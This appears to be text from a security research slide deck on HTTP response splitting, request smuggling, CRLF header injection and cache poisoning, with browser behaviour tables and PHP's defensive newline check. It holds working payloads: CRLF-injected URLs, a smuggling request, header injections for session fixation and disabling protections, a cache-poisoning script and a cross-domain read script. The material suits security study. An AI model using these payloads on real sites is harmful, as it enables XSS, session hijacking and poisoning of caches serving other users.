

HTTP response Smuggling/Splitting & Cache poisoning

Come back!



HTTP Response Splitting

- Injection part of HTTP response to response from HTTP request.

https://www.owasp.org/index.php/CRLF_Injection

http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf

<http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2002-05/0077.html>



HTTP Response Splitting

```
/redir_lang.jsp?lang=foobar%0d%0aContentLength:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContentType:%20text/html%0d%0aContentLength:%2019%0d%0a%0d%0a<html>Shazam</html>
```

This results in the following output stream, sent by the web server over the

TCP connection:

HTTP/1.1 302 Moved Temporarily

Date: Wed, 24 Dec 2003 15:26:41 GMT

Location: http://10.1.1.1/by_lang.jsp?lang=foobar

Content-Length: 0

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 19

<html>Shazam</html>



* Example from

http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf

PHP prevent splitting >=5.1.2, >=4.4.2

<http://blog.php-security.org/archives/28-Goodbye-HTTP-Response-Splitting,-and-thanks-for-all-the-fish.html>

Goodbye HTTP Response Splitting, and thanks for all the fish //Thursday, January 12. 2006, Steffan Esser

```
/* new line safety check */
```

```
char *s = header_line, *e = header_line + header_line_len, *p;
```

```
while (s < e && (p = memchr(s, '\n', (e - s)))) {
```

```
if (*(p + 1) == ' ' || *(p + 1) == '\t') {
```

```
s = p + 1;continue;
```

```
} efree(header_line);
```

```
sapi_module.sapi_error(E_WARNING, "Header may not contain more than a single header, new line detected.");
```

```
return FAILURE; }
```



Why CRLF (%0d%0a) ???

<http://www.w3.org/Protocols/rfc2616/rfc2616-sec6.html#sec6>:

After receiving and interpreting a request message, a server responds with an HTTP response message.

```
Response = Status-Line ; Section 6.1
          *(( general-header ; Section 4.5
             | response-header ; Section 6.2
             | entity-header ) CRLF) ; Section 7.1
CRLF
          [ message-body ] ; Section 7.2
```

And what about real browsers?

```
#!/usr/bin/perl
```

```
...
```

```
my $proto = getprotobyname('tcp');
```

```
my $servaddr = sockaddr_in(8080, INADDR_ANY);
```

```
socket SERVER, PF_INET, SOCK_STREAM, $proto or die "Unable to create  
socket: $!";
```

```
bind SERVER, $servaddr or die "Unable to bind: $!";
```

```
listen SERVER, 10;
```

```
my $answ = "HTTP/1.1 200 OK".chr(13)."Set-cookie: cook1=dsa"
```

```
for(my $i=0; $i<255; $i++){
```

```
    $answ.=chr($i)."Set-cookie: cook-$i=OK";
```

```
    $answ .="\r\n\r\n<h1>Chrome 13</h1>";
```

```
}
```

```
print "Server running on port $port...\n";
```

```
while (accept CONNECTION, SERVER) {
```

```
...
```



And what about real browsers?


- It is possible to bypass PHP header() function and do injection (except Firefox).
- It is possible to split the Responce in Internet Explorer 8/9

Browser	Single header splitter byte	Second Content-Length header	data schema in Refresh header
IE 8/9	%0d	Yes	No
Firefox 7	No	No	Yes
Opera	%0d	No	No
Chrome	%0d, %00 (Issue 95992 fixed in rel.15)	ERR_RESPONSE_HEADERS_MULTIPLE_CONTENT_LENGTH	Yes
Safari	%0d	No	Yes

Example #1. IE splitting (PHP all)

```
<?php  
header("Location: ".$_GET['r']);  
?>
```

```
?r=f%0dContent-  
Length:111%0d<html>%0d<script>alert(11)</script>
```



Smuggling classic

<http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf>

```
01 POST http://SITE/foobar.html HTTP/1.1
02 Host: SITE
03 Connection: Keep-Alive
04 Content-Type: application/x-www-form-urlencoded
05 Content-Length: 0
06 Content-Length: 44
07 [CRLF]
08 GET /poison.html HTTP/1.1
09 Host: SITE
10 Bla: [space after the "Bla:", but no CRLF]
11 GET http://SITE/page_to_poison.html HTTP/1.1
12 Host: SITE
13 Connection: Keep-Alive
14 [CRLF]
```



Smuggling like header injections

- Restrictions manipulations:

foobar%0dAccess-Control-Allow-Origin: *;

foobar%0dX-FRAME-OPTIONS: ALLOW-FROM attacker;

foobar%0dX-XSS-Protection: 0;

foobar%0dX-Content-Security-Policy: allow http://*:80;

- Session fixation

foobar:%0dSet-

Cookie:PHPSESSID=FAKED%0dLocation=/auth.php

- Scripting/HTML injection

foobar:%0dRefresh:

1;url=data:text/html,<script>alert(1)</script>



Cache poisoning

- Web server cache
- Proxy server cache
- **Browser cache**

<http://www.securityfocus.com/archive/1/434931>

<http://www.eecs.berkeley.edu/~yahel/papers/Browser-Cache-Poisoning.Spring10.attack-project.pdf>

<http://www.eecs.berkeley.edu/~yahel/papers/Quantifying-Persistent-Browser-Cache-Poisoning.CS294-50.Spring10.pdf>

Cache poisoning classic

http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf (2004)

Web servers, proxies and browser specified technics

In exampe - IE 6 SP1 way:

```
var r = new ActiveXObject("Microsoft.XMLHTTP");
r.open("GET","http://10.1.1.1/index.html",false);
r.setRequestHeader("Pragma","no-cache");
r.send();
r.open("GET","http://10.1.1.1/SetLang.aspx?lang=%0d%0aContentLength:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLastModified:%20Mon,%2027%20Oct%202003%2014:50:18%20GMT%0d%0aContent-Length:%2020%0d%0aContentType:%20text/html%0d%0a%0d%0a<html>Hacked!</html>",false);
r.send();
r.open("GET","http://10.1.1.1/index.html",false);
r.send();
```



Header injection & cache poisoning

- foobar%0dCache-Control: fake
- foobar%0dExpires: fake
- foobar%0dLast-Modified: fake

Which file is sweetest to poison?



- /index.php ?
- /auth.php ?
- /private-data.php?

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CROSSDOMAIN.XML

http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
http://learn.adobe.com/wiki/download/attachments/64389123/CrossDomain_PolicyFile_Specification.pdf?version=1



Smuggling for non-HTTP PROTOCOLS?!

M.Zalewski: The Tangled Web.

http://www.nostarch.com/download/tangledweb_ch3.pdf

```
GET /<html><body><h1>Hi! HTTP/1.1
```

```
Host: example.com:25
```

```
...
```

```
220 example.com ESMTP
```

```
500 5.5.1 Invalid command: "GET /<html><body><h1>Hi!  
HTTP/1.1"
```

```
500 5.1.1 Invalid command: "Host: example.com:25"
```

```
...
```

```
421 4.4.1 Timeout
```



Smuggling for **non-HTTP** **PROTOCOLS?!**

Port restrictions (Chrome)

http://www.google.com/codesearch#wZuuyuB8jKQ/chromium/src/net/base/net_util.cc&exact_package=chromiumos&q=IsPortAllowedByDefault&type=cs&l=1564

1,7,9,11,13,15,17,19-23,25,37,42,43,53,77,79,87,95,101-104,109-

11,113,115,117,119,123,135,139,143,179,389,465,512-515,526,530-

532,540,556,563,587,601,636,993,995,2049,3659,4045,6000,6665-6669



Smuggling for **non-HTTP** **PROTOCOLS?!**

Proxy server's response normalization

Echo server example #1 (direct connection):

```
> GET /<h1>O</h1> HTTP/1.1
```

```
< GET /<h1>O</h1> HTTP/1.1
```

...

connection never closed - timeout - no output

Echo server example #2 (proxy connection):

```
> GET /<h1>O</h1> HTTP/1.1
```

```
< GET /<h1>O</h1> HTTP/1.1
```


...

Proxy timeout, **GET /<h1>O</h1> HTTP/1.1** output

Internet Explorer 8/9 bonus =)

Domains in security zone with level "Low" and "Medium" access to any cross-domain data...

```
<html>
<script>
function aa(url){
var client = new XMLHttpRequest();
client.open("GET", url,true);
client.send();
client.onreadystatechange = function() {
if(this.readyState == 2)
    alert(client.responseText);
}
}
aa("http://mail.yandex.ru");
</script>
</html>
```



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